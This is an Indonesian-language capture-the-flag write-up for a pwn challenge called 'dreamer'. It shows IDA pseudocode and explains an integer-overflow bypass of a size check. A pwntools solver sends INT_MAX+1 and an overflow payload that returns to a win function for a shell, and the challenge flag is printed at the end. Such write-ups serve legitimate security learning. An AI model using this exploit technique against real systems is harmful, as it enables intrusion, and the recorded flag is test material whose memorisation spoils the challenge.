
Ketika dicek menggunakan IDA, ditemukan beberapa fungsi, seperti fungsi main

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char v4[268]; // [rsp+0h] [rbp-110h] BYREF
4    int v5; // [rsp+10Ch] [rbp-4h]
5
6    v5 = getStdinToInt((__int64)"Size: ");
7    if ( v5 > 256 )
8    {
9      print("Size Exceeds the Limit!\n");
10     exit(1);
11   }
12   getStdin("Buffer: ", (__int64)v4, v5);
13   print("Good Bye!\n");
14   return 0;
15 }
```

yang akan menjalankan fungsi getStdinToInt dan fungsi getStdin

```
IDA View-A | Pseudocode-B | Pseudocode-A

1  int __fastcall getStdinToInt(__int64 a1)
2  {
3    char nptr[16]; // [rsp+10h] [rbp-10h] BYREF
4
5    getStdin((const char *)a1, (__int64)nptr, 0x10uLL);
6    return atoi(nptr);
7  }
```

Terdapat fungsi atoi yang akan mengubah string menjadi integer (misal “10” menjadi 10) pada fungsi getStdinToInt




Terdapat checker apakah nilai i (yang akan menyimpan nilai v5 dari fungsi main) lebih besar daripada a3 (nilai v4, buffer). Karena kita maksimal memasukkan string berukuran 256 namun ukuran dari buffer adalah 268, kita perlu melakukan integer overflow. Bisa kita lihat bahwa variabel i di-assign dalam unsigned int64, sementara nilai v5 pada fungsi main disimpan pada int, maka bisa kita jadikan INT_MAX + 1 sebagai payload pertama kita. Setelah menghitung offset yang sesuai, maka kita cukup tambahkan alamat fungsi win agar kita mendapatkan shell

Full solver saya adalah sebagai berikut :

solver.py

```
from pwn import *
import os

CONN = 'nc 13.212.97.214 5013'.split()
HOST = CONN[1]
PORT = int(CONN[2])

elf = context.binary = ELF("./dreamer")

p = remote(HOST, PORT, level='debug')

payload = b'A'*280
payload += p64(elf.sym.win)
```

```python
p.recvuntil(b'Size: ')
p.sendline(b'2147483648') #INT_MAX = +2147483647
p.recvuntil(b'Buffer: ')
p.sendline(payload)
p.interactive()
```



Flag : hology5{e0c51f41a7636c0d22af31c35292e275}

Reverse Engineering

Gak solve :(